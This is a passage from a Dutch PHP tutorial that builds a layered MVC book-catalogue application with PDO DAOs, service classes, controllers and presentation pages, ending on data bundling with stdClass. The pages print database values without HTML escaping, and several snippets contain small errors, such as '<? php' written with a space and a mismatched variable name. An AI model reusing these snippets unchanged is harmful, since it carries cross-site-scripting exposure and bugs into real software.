            $boek = new Boek((int)$rij["boek_id"], $rij["titel"], $genre);
            array_push($lijst, $boek);
        }
        $dbh = null;
        return $lijst;
    }
}

```

1

2

De functie **getAll()** haalt alle boeken op uit de tabel. Zoals je ziet worden naast de gegevens specifiek voor boeken ook per boek de gegevens specifiek voor genres opgehaald. Dit wordt bekomen met een JOIN-instructie.

We gebruiken de functie **create(parameters)** van **Genre** om een nieuw **Genre**-object te maken ❶. Bedoeling is natuurlijk dat, als dit genre reeds werd aangemaakt in een vorige iteratie, dat object gebruikt wordt i.p.v. een nieuw object. Dat gedrag hebben we echter reeds geïmplementeerd in onze entities. Bijgevolg hoeven we er hier niets bijzonders voor te doen.

Nadat het **Genre**-object gemaakt is, gebruiken we dit als parameter in de functie **create(parameters)** van **Boek**, om het **Boek**-object te maken ❷.

We controleren nu alvast eens of onze **BoekDAO** goed werkt. Maak hiertoe een bestandje *test.php* aan in de root van je applicatie. Dit bestand zal geen deel uitmaken van onze uiteindelijke applicatie, maar zullen we gebruiken om snel bepaalde delen van het programma uit te testen.

De inhoud van *test.php*:

```
<?php
//test.php
declare(strict_types = 1);
require_once("data/BoekDAO.php");

$dao = new BoekDAO();
$lijst = $dao->getAll();
print("<pre>");
print_r($lijst);
print("</pre>");
```

Voer het bestand uit. Je zou een array te zien moeten krijgen, met daarin alle **Boek**-objecten, met hun eigen gekoppeld **Genre**.

Als tweede en laatste DAO ontwerpen we de *GenreDAO*-klasse, die volledig analoog opgemaakt is:

```
<?php
//data/GenreDAO
declare(strict_types = 1);

require_once("DBConfig.php");
require_once("entities/Genre.php");

class GenreDAO {

    public function getAll(): Array {
```

```
$sql = "select id, genre from mvc_genres";
$dbh = new PDO(DBConfig::$DB_CONNSTRING,
    DBConfig::$DB_USERNAME, DBConfig::$DB_PASSWORD);
$resultSet = $dbh->query($sql);
$lijst = array();
foreach($resultSet as $rij){
    $genre = Genre::create((int)$rij["id"], $rij["genre"]);
    array_push($lijst, $genre);
}
$dbh = null;
return $lijst;
}
```

Opgelet: ons SQL-statement bevat dit keer geen JOIN, vermits we simpelweg een lijst opvragen van alle genres, en er van hieruit geen verwijzing is naar de tabel *mvc_boeken*. Logischerwijs zijn de enige objecten die aangemaakt worden dan ook **Genre**-objecten.

We testen uiteraard ook deze DAO-klasse in het bestand *test.php*:

```
<?php
//test.php

declare(strict_types = 1);

require_once("data/GenreDAO.php");

$dao = new GenreDAO();
$lijst = $dao->getAll();
print("<pre>");
print_r($lijst);
print("</pre>");
```

De uitvoer toont een array van alle genres met hun **id** en **omschrijving**.

Tijd voor de businesslaag!

Stap 3: De businesslaag

Ter herinnering: een businessklasse bevat één functie per taak.

In ons geval is dit eerder beperkt. We hebben voorlopig slechts één taak te implementeren: alle boeken ophalen. We zullen dus een functie **getBoekenOverzicht()** inbouwen in de klasse **BoekService**. De functie heeft geen parameters en geeft een lijst van boeken terug.

Zoals blijkt uit de code van *BoekService.php* wordt dit een uiterst eenvoudige functie:

```
<?php
//business/BoekService.php
```

```
declare(strict_types = 1);
require_once("data/BoekDAO.php");

class BoekService {

    public function getBoekenOverzicht(): array {
        $boekDAO = new BoekDAO();
        $lijst = $boekDAO->getAll();
        return $lijst;
    }

}
```

Naar goede gewoonte testen we de werking van de serviceklasse met ons bestand *test.php*:

```
<?php
//test.php
declare(strict_types = 1);
require_once("business/BoekService.php");

$boekSvc = new BoekService();
$lijst = $boekSvc->getBoekenOverzicht();
print("<pre>");
print_r($lijst);
print("</pre>");
```

Krijg je netjes een array van alle boeken in de tabel *mvc_boeken* te zien, dan werkt de businessklasse naar behoren.

Ook hier herhalen we even dat de businesslaag niet weet op welke manier de data die ze aanlevert, getoond wordt. De klasse **BoekService** zorgt er enkel voor dat alle data die zullen moeten getoond worden, teruggegeven worden.

In dit geval is het enkel een soort “doorgeefluik”. Weet wel dat dit normaal niet het geval is. In deze laag schrijf je de meeste code nl. alle “businesslogica”. De controller roept slechts 1 functie aan in de businesslaag die meestal gewoon de naam heeft van de globale taak die moet gebeuren en die in de presentatielaag misschien op een knop staat, bijv. “afrekenen”, “inloggen”, ... Deze taak valt dan uiteen in allerlei deeltaken die in allerlei andere functies (zelfs in andere businessklassen) kunnen gebeuren en die worden opgeroepen door deze functie om uiteindelijk tot het resultaat te komen dat hij terugstuurt naar de controller nl. alles wat de controller nodig heeft en klaarzet voor de presentatielaag, die enkel de gegevens toont.

In dat verband zijn we klaar om de eerste steen van onze presentatielaag te leggen.

Stap 4: De presentatielaag

We dienen een pagina te schrijven met een minimum aan PHP-code, die een lijst toont van boeken. Merk op dat we zeggen: “een lijst van boeken”, en niet “een lijst van *alle* boeken”.

Ons opzet is immers een pagina te schrijven die niet alleen gebruikt kan worden om alle boeken te tonen maar ook boeken die aan een bepaald criterium voldoen. Op die manier kan eenzelfde pagina voor meerdere doeleinden gebruikt worden. Let er evenwel op dat het blijft gaan om een lijst van boeken. Mochten we op termijn een lijst van bijvoorbeeld genres willen tonen, dan zullen we dit laten afhandelen door een andere pagina.

Hierna vind je een voorbeeld van het bestand *boekenlijst.php* in de folder *presentation*. Uiteraard is de opmaak van de tabel slechts illustratief en mag je zelf de opmaak verder verfijnen.

Merk op dat de hoeveelheid PHP-code op deze pagina uiterst beperkt is.

```
<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/boekenlijst.php -->
<html>
    <head>
        <meta charset=utf-8>
        <title>Boeken</title>
        <style>
            table { border-collapse: collapse; }
            td, th { border: 1px solid black; padding: 3px; }
            th { background-color: #ddd; }
        </style>
    </head>
    <body>
        <h1>Boekenlijst</h1>

        <table>
            <tr>
                <th>Titel</th>
                <th>Genre</th>
            </tr>
            <?php
                foreach ($boekenLijst as $boek) {
                    ?>
                    <tr>
                        <td>
                            <?php print($boek->getTitel());?>
                        </td>
                        <td>
                            <?php print($boek->getGenre()
                                ->getGenreNaam());?>
                        </td>
                    </tr>
                <?php
            }
        ?>
```

```
</table>
</body>
</html>
```

Door het feit dat bij het ophalen van de boeken ineens de data m.b.t. de genres die erbij horen mee opgehaald werden, kunnen we in één moeite door deze informatie ophalen met:

```
$boek->getGenre() ->getGenreNaam();
```

Enkel het gouden schaalpje ontbreekt nog ...

Als laatste stap ontwerpen we de controller.

Stap 5: De controller

De controller is heel kort. Als ingangspunt van de applicatie dient deze louter de juiste functie in de businesslaag aan te spreken (in dit geval **getBoekenOverzicht** in **BoekService**) en op die manier de variabelen die in de presentatielaag gebruikt worden "klaar te zetten". Tenslotte wordt met een eenvoudige **include()**-functie de presentatiepagina geïmporteerd.

De controller noemen we hier *toonalleboeken.php*. Vergeet niet dat deze niet in een subfolder wordt geplaatst maar gewoon rechtstreeks in de root van de applicatie.

```
<?php
//toonalleboeken.php
declare(strict_types = 1);
require_once("business/BoekService.php");

$boekSvc = new BoekService();
$boekenLijst = $boekSvc->getBoekenOverzicht();
include("presentation/boekenlijst.php");
```

Test je applicatie uit door te surfen naar de controller *toonalleboeken.php*.

Controllers hebben de omvang van bovenstaand bestand. Er moet hier immers niet veel beslist worden:

1. Welke functie in welke businessklasse levert de data aan?
2. Welke presentatiepagina moet geïmporteerd worden?

Stop dus niet al je businesslogica in de controller! Die hoort thuis in de businesslaag! Daar splits je alles op in classes en functies zodat je geen dubbele code hebt (waardoor onderhoud van je code veel makkelijker wordt) en waardoor alles makkelijk te hergebruiken is, bijv. wanneer je dezelfde functionaliteit nodig hebt vanuit een andere pagina → controller → businessclass.

Het eerste deel van de applicatie is hiermee af.

Objecten per ID ophalen

We breiden onze applicatie uit zodat we naast alle boeken en genres ook één enkel boek of één enkel genre kunnen ophalen op basis van een ID.

We voorzien in de meeste projecten een dergelijke functie per entiteit. Naarmate je applicatie groeit zal je merken dat ze op dit soort functies dikwijls een beroep doet. Het kan dus geen kwaad (lees: is aan te raden) ze onmiddellijk te implementeren, zelfs al heb je ze op het eerste zicht niet direct nodig.

Het ophalen van slechts één boek of één genre op basis van een ID lijkt goed op het ophalen van alle boeken/genres. Alleen gebruik je nu eenvoudigweg een **fetch()**-opdracht.

Merk op dat we er van uit gaan dat er wel degelijk een boek/genre bestaat in de databank met het meegegeven ID. Later bouwen we hier de nodige controles voor in, teneinde onze applicatie robuuster en ongevoeliger voor fouten te maken.

Voeg volgende functie toe aan de klasse **BoekDAO** en bestudeer ze.

```
public function getById(int $id) : Boek {
    $sql = "select mvc_boeken.id as boek_id, titel, genre_id, genre
    from mvc_boeken, mvc_genres where genre_id = mvc_genres.id
                                and mvc_boeken.id = :id" ;
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME,
                                DBConfig::$DB_PASSWORD);

    $stmt = $dbh->prepare($sql);
    $stmt->execute(array(':id' => $id));
    $rij = $stmt->fetch(PDO::FETCH_ASSOC);
    $genre = Genre::create((int)$rij["genre_id"], $rij["genre"]);
    $boek = new Boek((int)$rij["boek_id"], $rij["titel"], $genre);
    $dbh = null;
    return $boek;
}
```

Een gelijkaardige functie voeg je toe aan de klasse **GenreDAO**.

```
public function getById(int $id) : Genre {
    $sql = "select id, genre from mvc_genres where id = :id" ;
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME,
                                DBConfig::$DB_PASSWORD);

    $stmt = $dbh->prepare($sql);
    $stmt->execute(array(':id' => $id));
    $rij = $stmt->fetch(PDO::FETCH_ASSOC);
    $genre = Genre::create((int)$rij["id"], $rij["genre"]);
    $dbh = null;
    return $genre;
}
```

Vanzelfsprekend testen we onze functie onmiddellijk uit via *test.php*:

```
<?php
//test.php
require_once("data/BoekDAO.php");

$dao = new BoekDAO();
$boek = $dao->getById(1);
print("<pre>");
print_r($boek);
print("</pre>");
?>
```

Test zelf ook de nieuwe functie van **GenreDAO** uit.

Een boek toevoegen

We implementeren nu de mogelijkheid om een nieuw boek toe te voegen. We zullen een formulier nodig hebben met een tekstveld om een titel in te vullen en liefst een drop-down-keuzelijst met alle genres om een genre uit te kiezen. Wanneer het formulier verstuurd wordt, zien we het nieuwe boek onmiddellijk verschijnen in de lijst.

Maar first things first ...

We beginnen met het uitbreiden van de data laag. Het toevoegen van een nieuw record in de boekentabel gebeurt uiteraard in **BoekDAO**.

```
public function create(string $titel, int $genreId) {
    $sql = "insert into mvc_boeken (titel, genre_id) values (:titel,
:genreId)";
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME,
DBConfig::$DB_PASSWORD);

    $stmt = $dbh->prepare($sql);
    $stmt->execute(array(':titel' => $titel, ':genreId' => $genreId));
    $boekId = $dbh->lastInsertId();
    $dbh = null;
    $genreDAO = new GenreDAO();
    $genre = $genreDAO->getById($genreId);
    $boek = new Boek((int)$boekId, $titel, $genre);
    return $boek;
}
```

Merk opnieuw op dat we geen controle uitvoeren op correcte waarden van **\$titel** of **\$genreId**. We zullen later een gepaste controle uitvoeren.

Ook de klasse **BoekService** voorzien we van een extra functie **voegNieuwBoekToe**. Dit zal de functie zijn die door onze controller opgeroepen wordt:

```
public function voegNieuwBoekToe(string $titel, int $genreId) {
    $boekDAO = new BoekDAO();
    $boekDAO->create($titel, $genreId);
}
```

Vermits we in het formulier een drop-down-keuzelijst met alle genres willen plaatsen, zal de controller in staat moeten zijn alle genres op te halen. Genres ophalen gebeurt door de klasse **GenreService**. We hebben deze nog niet gemaakt, dus we doen dit nu. Breng volgende code onder in het bestand *GenreService.php*.

```
<?php
//business/GenreService.php
declare(strict_types = 1);

require_once("data/GenreDAO.php");

class GenreService {

    public function getGenresOverzicht() : array {
        $genreDAO = new GenreDAO();
        $lijst = $genreDAO->getAll();
        return $lijst;
    }

}
```

We breiden de presentatielaag uit met één extra bestand: *nieuwboekForm.php*. Deze presentatiepagina bevat het invulformulier met een tekstveld en een drop-down-keuzelijst met daarin alle genres.

```
<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/nieuwboekForm.php -->
<html>
    <head>
        <meta charset=utf-8>
        <title>Boeken</title>
    </head>
    <body>
        <h1>Nieuw boek toevoegen</h1>

        <form method="post" action="voegboektoe.php?action=process">
            <table>
                <tr>
```



```

        <td>Titel:</td>
        <td>
            <input type="text" name="txtTitel" />
        </td>
    </tr>
    <tr>
        <td>Genre:</td>
        <td>
            <select name="selGenre">
                <?php
                    foreach ($genreLijst as $genre) {
                        ?>
<option value="<?php print($genre->getId());?>">
                <?php print($genre->getGenreNaam());?></option>
                <?php
                    }
                ?>
            </select>
        </td>
    </tr>
    <tr>
        <td></td>
        <td>
            <input type="submit" value="Toevoegen" />
        </td>
    </tr>
</table>
</form>
</body>
</html>

```

Markeer hierin de PHP-code. Je merkt dat deze eerder beperkt blijft. Er is enkel code voorzien om een foreach-lus te maken die doorheen alle genres in een genrelijst loopt en van elk genre het ID en de omschrijving opvraagt.

Blijft nog één ding over: de controller. Noem deze *voegboektoe.php*.

```

<?php
//voegboektoe.php
declare(strict_types = 1);

require_once("business/GenreService.php");
require_once("business/BoekService.php");

if (isset($_GET["action"]) && ($_GET["action"] === "process")) {
    $boekSvc = new BoekService();
    $boekSvc->voegNieuwBoekToe($_POST["txtTitel"], (int)
    $_POST["selGenre"]);
    header("location: toonalleboeken.php");
    exit(0);
} else {

```

```
$genreSvc = new GenreService();  
$genreLijst = $genreSvc->getGenresOverzicht();  
include("presentation/nieuwboekForm.php");  
}
```

Zoals je ziet zijn er twee manieren om in deze controller te geraken: mét of zónder een action-attribuut "process".

Zonder dit attribuut (dus als men gewoon surft naar *voegboektoe.php*, ❶) worden alle genres opgehaald, en wordt de *nieuwboekForm* presentatiepagina geïmporteerd.

Als het attribuut bestaat en de waarde "process" heeft ❷, werd het invulformulier met de gegevens van het nieuwe boek verstuurd naar deze controller. In dat geval geven we de klasse **BoekService** de opdracht om een nieuw boek aan te maken. Als parameters geven we de inhoud van de formulervelden mee (het formulier wordt met de POST-methode verzonden).

Opgelet: nadat dit gebeurd is importeren we géén presentatiepagina, maar sturen we de bezoeker onmiddellijk verder door naar de controller *toonalleboeken.php*.

Het doorsturen naar een andere locatie gebeurt met

```
header("location: <nieuwe_locatie_hier>");  
exit(0);
```

De controller *toonalleboeken.php* zal dan op zijn beurt, zoals steeds, alle boeken opvragen en netjes in een lijst tonen.

Test de applicatie uit door te surfen naar *voegboektoe.php*.

Waarom dient de instructie
`exit(0)`?

Wanneer de PHP-interpreter deze instructie uitvoert wordt het script op die pagina onmiddellijk afgesloten. Alle instructies daarna worden genegeerd.

Is dat van belang? Die regel was
op zich al de laatste van de pagina.

Denk eraan dat de meeste PHP-scripts geleidelijk aan groeien en soms aangevuld worden. Het is de bedoeling dat de bezoeker bij het uitvoeren van de header-instructie onmiddellijk doorgestuurd wordt. Zonder de regel `exit(0)` gebeurt dit pas aan het einde van het script.

Vraag jezelf af waarom, na het toevoegen van een nieuw boek, de controller de bezoeker doorstuurt naar een andere controller en niet gewoon de presentatiepagina *boekenlijst.php* importeert.

Vind je het antwoord niet, neem dan de proef op de som en vervang in *voegboektoe.php* de lijn met de **header**-functie door een **include**-opdracht:

```
$genreSvc = new GenreService();  
$genreLijst = $genreSvc->getGenresOverzicht();  
include("presentation/boekenlijst.php");
```

Zorg ervoor dat een controller enkel een presentatiepagina importeert wanneer hij slechts een lees-operatie (bijv. records ophalen uit een databank) heeft uitgevoerd en nooit na een schrijf-operatie (bijv. records bijwerken, toevoegen of verwijderen). Betreft het wel een schrijf-operatie, voer dan een **header("location: ...")**-opdracht uit naar een andere controller.

Een controller kan meerdere acties (actions) hebben maar per actie heb je typisch het volgende:

De oproep van slechts één overkoepelende functie in een businessclass. Deze overkoepelende functie roept eventueel andere functies aan, eventueel ook in andere businessclasses.

Daarna:

OFWEL

- De overkoepelende functie stuurt alles wat nodig is gebundeld terug (zie puntje "Gegevens bundelen" verderop).
- Het resultaat van functieoproep zijn alle gegevens die nodig zijn voor de presentatielaag.
- Er wordt een presentatiepagina geïmporteerd die gebruik maakt van de gegevens die "klaargezet zijn" door de controller.

OFWEL

- De overkoepelende functie in de businessclass voert schrijfoperaties uit.
- De controller stuurt daarna door naar een andere actie van een (andere) controller.

Businesslogica hoort dus thuis in de businesslaag, niet in de controller!

Een boek verwijderen

Om een boek uit de lijst te verwijderen moeten we een ankerpunt inbouwen, bijvoorbeeld een hyperlink naast elk boek waarop we kunnen klikken om dat specifieke boek te verwijderen. We roepen een nieuwe controller aan en geven het boek-ID mee op de URL (als GET-parameter). De controller roept op zijn beurt de **BoekService**-klasse op, die dan weer op zijn beurt de **BoekDAO** zal aanroepen om het gewenste record uit de databank te verwijderen.

We beginnen op de diepste laag, zoals gewoonlijk, bij **BoekDAO**. Volgende code zal op basis van een ID een DELETE-operatie uitvoeren.

```
public function delete(int $id) {  
    $sql = "delete from mvc_boeken where id = :id" ;  
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME, DBConfig::$DB_PASSWORD);  
    $stmt = $dbh->prepare($sql);  
    $stmt->execute(array(':id' => $id));  
    $dbh = null;  
}
```

De hoeveelheid code die op de businesslaag (**BoekService**) toegevoegd moet worden is minimaal:

```
public function verwijderBoek(int $id) {  
    $boekDAO = new BoekDAO();  
    $boekDAO->delete($id);  
}
```

Voor het verwijderen van het boek is geen zichtbare pagina nodig maar we maken in deze stap wel een aanpassing aan de reeds bestaande presentatiepagina *boekenlijst.php*. We voegen op elke rij een hyperlink toe die ons naar de nieuwe controller (die we zo dadelijk zullen maken) stuurt, met als extra parameter het ID van het boek.

Het bestand *boekenlijst.php* wordt dan:

```
<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/boekenlijst.php -->
<html>
    <head>
        <meta charset=utf-8>
        <title>Boeken</title>
        <style>
            table { border-collapse: collapse; }
            td, th { border: 1px solid black; padding: 3px; }
            th { background-color: #ddd}
        </style>
    </head>
    <body>
        <h1>Boekenlijst</h1>
        <table>
            <tr>
                <th>Titel</th>
                <th>Genre</th>
                <th></th>
            </tr>
            <?php
                foreach ($boekenLijst as $boek) {
                    ?>
                    <tr>
                        <td>
                            <?php print($boek->getTitel());?>
                        </td>
                        <td>
                            <?php print(
                                $boek->getGenre()->getGenreNaam());?>
                        </td>
                        <td>
                            <a href="verwijderboek.php?id=
                                <?php print($boek->getId());?>">
                                Verwijder</a>
                        </td>
                    </tr>
                <?php
                }
            ?>
        </table>
    </body>
</html>
```

Tot slot maken we de controller *verwijderboek.php*:

```
<?php
```

```
//verwijderboek.php
require_once("business/BoekService.php");

$boekSvc = new BoekService();
$boekSvc->verwijderBoek((int)$_GET["id"]);
header("location: toonalleboeken.php");
exit(0);
```

Merk op dat we na het verwijderen van een boek géén presentatiepagina importeren, maar de bezoeker automatisch verder doorsturen naar een andere controller (in dit geval *toonalleboeken.php*).

Het mag onderhand duidelijk zijn dat we in een URL nooit rechtstreeks een presentatiepagina aanspreken. In de applicatie zal elke hyperlink naar een controller verwijzen, zal elke automatische doorsturing naar een controller gebeuren, en zal elk formulier doorgestuurd worden naar een controller.

De controllers zijn en blijven te allen tijde het aanspreekpunt, doorheen de hele applicatie.

Een boek bijwerken

In tegenstelling tot het verwijderen van een boek zal het bijwerken van de eigenschappen van een boek wel een eigen presentatiepagina introduceren. Deze pagina zal een formulier moeten bevatten met een tekstveld voor de titel en een drop-down keuzelijst voor een genre. Uiteraard zijn de huidige waarden van de boekeigenschappen ingevuld.

We beginnen opnieuw onderaan, in **BoekDAO**. We voegen een functie toe die slechts één parameter heeft: een object van de klasse **Boek**. Van dit object werken we met een "UPDATE" elke eigenschap bij, met uitzondering van het ID. Het ID gebruiken we om te bepalen welk record in de tabel bijgewerkt moet worden en dit ID halen we eveneens uit het **Boek**-object.

We breiden **BoekDAO** uit:

```
public function update(Boek $boek) {
    $sql = "update mvc_boeken set titel = :titel, genre_id = :genreId
    where id = :id";
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME,
        DBConfig::$DB_PASSWORD);
    $stmt = $dbh->prepare($sql);
    $stmt->execute(array(':titel' => $boek->getTitel(),
        ':genreId' => $boek->getGenre()->getId(), ':id' => $boek->getId()));
    $dbh = null;
}
```

We voegen twee functies toe aan **BoekService**.

```
public function haalBoekOp(int $id) : Boek {
    $boekDAO = new BoekDAO();
```

```

    $boek = $boekDAO->getById($id);
    return $boek;
}

public function updateBoek(int $id, string $titel, int $genreId) {
    $genreDAO = new GenreDAO();
    $boekDAO = new BoekDAO();
    $genre = $genreDAO->getById($genreId);
    $boek = $boekDAO->getById($id);
    $boek->setTitel($titel);
    $boek->setGenre($genre);
    $boekDAO->update($boek);
}

```

De bestaansreden van **updateBoek(int \$id, string \$titel, int \$genreId)** is duidelijk. De functie **haalBoekOp(int \$id):Boek** zullen we in de nieuwe controller nodig hebben. Om het formulier te kunnen invullen met de huidige waarden van de boekeigenschappen moet de controller in staat zijn om de businesslaag opdracht te geven één enkel boek op te halen. De functie **haalBoekOp(int \$id): Boek** zal dit mogelijk maken.

Er komt een extra presentatiepagina bij: *updateboekForm.php*:

```

<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/updateboekForm -->
<html>
    <head>
        <meta charset=utf-8>
        <title>Boeken</title>
    </head>
    <body>
        <h1>Boek bijwerken</h1>
        <form method="post" action="updateboek.php?action=process&id=
            <?php print($boek->getId());?>">
            <table>
                <tr>
                    <td>Titel:</td>
                    <td>
                        <input type="text" name="txtTitel"
                            value="<?php print($boek->getTitel());?>"
                        </td>
                </tr>
                <tr>
                    <td>Genre:</td>
                    <td>
                        <select name="selGenre">
                            <?php
                                foreach ($genreLijst as $genre) {
                                    if ($genre->getId() === $boek->getGenre()->getId()) {

```

```

        $selWaarde = " selected";
    } else {
        $selWaarde = "";
    }
    ?>
    <option value="<?php print($genre->getId());?>"<?php
        print($selWaarde);?>>
        <?php print($genre->getGenreNaam());?>
    </option>
    <?php
        }
    ?>
    </select>
    </td>
</tr>
<tr>
    <td></td>
    <td>
        <input type="submit" value="Bijwerken" />
    </td>
</tr>
</table>
</form>
</body>
</html>

```

De presentatiepagina zal er dus van uit gaan dat de controller (die we zo dadelijk maken) twee variabelen "klaarzet": een variabele **\$boek** die alle eigenschappen van het te bewerken boek bevat en een variabele **\$genreLijst** die een array bevat van alle genres.

We ontwerpen een nieuwe controller *updateboek.php*:

```

<?php
//updateboek.php
declare(strict_types=1);
require_once("business/GenreService.php");
require_once("business/BoekService.php");

if (isset($_GET["action"]) && $_GET["action"] === "process") {
    $boekSvc = new BoekService();
    $boekSvc->updateBoek((int)$_GET["id"], $_POST["txtTitel"],
        (int)$_POST["selGenre"]);
    header("location: toonalleboeken.php");
    exit(0);
} else {
    $genreSvc = new GenreService();
    $genreLijst = $genreSvc->getGenresOverzicht();
    $boekSvc = new BoekService();
    $boek = $boekSvc->haalBoekOp((int)$_GET["id"]);
    include("presentation/updateboekForm.php");
}

```


Analoog aan de controller voor het toevoegen van een nieuw boek zijn er ook hier twee mogelijke ingangspunten.

Ofwel wordt de controller opgeroepen waarbij een parameter "action" de waarde "process" heeft. Dat gebeurt wanneer we het aanpassingsformulier versturen naar deze controller. In dat geval roepen we **BoekService** aan en sturen we alle eigenschappen van het boek mee. Het ID halen we uit de URL (via `$_GET`) en de andere eigenschappen uit het formulier.

In alle andere gevallen is het de bedoeling dat een presentatiepagina wordt geïmporteerd met daarop een formulier met de huidige eigenschappen van het boek reeds ingevuld (dit is de reden waarom **BoekService** een functie `haalBoekOp() : Boek` nodig heeft).

Denk eraan: na het bijwerken van de gegevens wordt géén presentatiepagina geïmporteerd, maar wel verder doorgestuurd naar de controller *toonalleboeken.php*.

Er staat ons nog één ding te doen. We moeten de presentatiepagina *boekenlijst.php* aanpassen, zodat de titels hyperlinks worden die ons bij een klik erop doorsturen naar de controller *updateboek.php*.

Vervang in *boekenlijst.php* de lijn

```
<?php print($boek->getTitel());?>
```

door

```
<a href="updateboek.php?id=<?php print($boek->getId());?>">
  <?php print($boek->getTitel());?>
</a>
```

en test de applicatie uit door naar *toonalleboeken.php* te surfen.

Een eerste basisversie van onze toepassing is hiermee afgewerkt.

Samengevat:

- Het ingangspunt van de applicatie is altijd een controller.
- De controller vangt eventuele formulierwaarden of parameters van de URL op en beslist welke actie er wordt uitgevoerd. Per actie wordt er slechts 1 functie in een class in de businesslaag aangesproken.
- Deze functie in de businessclass spreekt de nodige functies aan in (andere) businessclasses en/of DAO-classes en geeft alle nodige data terug aan de controller. Deze data worden eventueel gebundeld (zie verder).
- Bij een leesoperatie zet de controller deze data "klaar" in variabelen en wordt een presentatiepagina geïmporteerd.

- Bij een bewerkingsoperatie (zoals het toevoegen, verwijderen of updaten van entiteiten) stuurt de controller de bezoeker verder door naar een andere controller (via de functie `header()`).

Oefening 1.1 ★★

Oefening 1.2 ★★

Gegevens bundelen

Je weet reeds dat de controller de businesslaag kan aanspreken om gegevens op te halen die nodig zijn bij het tonen van een presentatiepagina. Bekijk nog even het bestand *voegboektoe.php* uit het voorgaande stuk.

```
<?php
//voegboektoe.php
declare(strict_types = 1);

require_once("business/GenreService.php");
require_once("business/BoekService.php");

if (isset($_GET["action"]) && $_GET["action"] === "process") {

    ...

} else {

    $genreSvc = new GenreService();
    $genreLijst = $genreSvc->getGenresOverzicht();
    include("presentation/nieuwboekForm.php");

}
```

Om een nieuw boek toe te voegen hebben we een lijst nodig van alle beschikbare genres. We willen immers een keuzelijst genereren op de presentatiepagina *nieuwboekForm.php*. Deze lijst verkregen we van **GenreService**.

Veronderstel eens dat we ook alle soorten boekkaften nodig hadden.

Dan hadden we moeten schrijven:

```
$genreSvc = new GenreService();
$genreLijst = $genreSvc->getGenresOverzicht();
$kaftSvc = new KaftService();
$kaftLijst = $kaftSvc->getKaftenOverzicht();
```

Het is evenwel af te raden om per taak de businesslaag meer dan één keer aan te spreken. De taak kan namelijk alleen goed uitgevoerd worden als én alle genres én alle kaften worden opgehaald. Het is geen goed idee om dan te “vertrouwen” op het feit dat de controller beide functies na elkaar zal aanroepen en niet slechts één van de twee. (Hou er rekening mee dat de controllers door andere programmeurs geschreven kunnen worden dan zij die de businesslaag onderhouden.)

Vergelijk even met een overschrijving in het bankwezen. De businessclass wordt dan door de controller niet aangeroepen met

```
$bankService = new BankService();  
$bankService->haalAf($van, $hoeveel);  
$bankService->stort($naar, $hoeveel);
```

maar wel met

```
$bankService = new BankService();  
$bankService->schrijfOver($van, $naar, $hoeveel);
```

Als programmeur van **BankService** kan je de ontwikkelaar van de controller immers niet verplichten om na het uitvoeren van **haalAf** ook **stort** uit te voeren. Echter, met slechts één functie **schrijfOver**, waarin de beide uitgevoerd worden, heeft hij geen keuze.

Hetzelfde geldt voor het ophalen van gegevens. In plaats van

```
$genreSvc = new GenreService();  
$genreLijst = $genreSvc->getGenresOverzicht();  
$kaftSvc = new KaftService();  
$kaftLijst = $kaftSvc->getKaftenOverzicht();
```

schrijf je dus beter

```
$boekSvc = new BoekService();  
$gegevensLijst = $boekSvc->haalGegevensOpVoorNieuwBoek();
```

We introduceren hier evenwel een probleempje ... Wat geeft de functie **haalGegevensOpVoorNieuwBoek()** terug aan de controller? Het zou een soort van object moeten zijn waarin zowel een array van genres zit, als een array van kaften. Natuurlijk kun je dit oplossen door de functie als volgt te definiëren:

```
public function haalGegevensOpVoorNieuwBoek(): array {  
    $genreSvc = new GenreService();  
    $kaftSvc = new KaftService();  
    $genreLijst = $genreSvc->getGenresOverzicht();  
    $kaftLijst = $kaftSvc->getKaftenOverzicht();  
    $gegevensLijst = array();  
    $gegevensLijst["genres"] = $genreLijst;  
    $gegevensLijst["kaften"] = $kaftLijst;  
    return $gegevensLijst;  
}
```

en dus een extra associatieve array **\$gegevensLijst** te maken waarin je beide arrays (genres en kaften) op een verschillende index stockeert.

In de presentatiepagina kan je dan schrijven:

```
<select name="selGenre">
  <?php
    foreach ($gegevensLijst["genres"] as $genre) {
      ...
    }
  ?>
</select>
```

Op zich is dit niet fout maar misschien kan het netter.

Je zou ook een extra klasse kunnen schrijven met twee properties, die je kan invullen met de beide lijsten, een zgn. *DTO*-klasse (**Data Transfer Object**):

```
class GenresEnKaftenDTO {

    public array $genres;
    public array $kaften;
}
```

en in de businesslaag:

```
public function haalGegevensOpVoorNieuwBoek() {
    $genreSvc = new GenreService();
    $kaftSvc = new KaftService();
    $genreLijst = $genreSvc->getGenresOverzicht();
    $kaftLijst = $kaftSvc->getKaftenOverzicht();
    $gegevensDTO = new GenresEnKaftenDTO();
    $gegevensDTO->genres = $genreLijst;
    $gegevensDTO->kaften = $kaftenLijst;
    return $gegevensDTO;
}
```

De presentatiepagina wordt dan:

```
<select name="selGenre">
  <?php
    foreach ($gegevensLijst->genres as $genre) {
      ...
    }
  ?>
</select>
```

Dat lijkt er al beter op, maar als je voor elke vorm van gegevensoverdracht een aparte klasse moet gaan schrijven, alleen maar omdat een functie slechts één waarde terug kan geven, dan raak je ver van huis.

In PHP bestaat er een speciale constructie die de naam **stdClass** (let op de eerste **kleine** letter 's') draagt en exact de oplossing voor dit probleem biedt. Een **stdClass**-object kan je vergelijken met een klasse met **publieke** properties, die je last-minute kunt toekennen, zonder dat je eerst de klasse schrijft en de properties expliciet definieert zoals je met "echte" PHP-klassen zou doen. Je kan dus schrijven:

```
$obj = new stdClass();
$obj->titel = "...";
$obj->jaarVanUitgave = 2013;
```

Specifiek voor onze situatie zou je de businesslaag als volgt kunnen inkleden:

```
public function haalGegevensOpVoorNieuwBoek(): stdClass {
    $genreSvc = new GenreService();
    $kaftSvc = new KaftService();
    $gegevensDTO = new stdClass();
    $gegevensDTO->genres = $genreSvc->getGenresOverzicht();
    $gegevensDTO->kaften = $kaftSvc->getKaftenOverzicht();
    return $gegevensDTO;
}
```

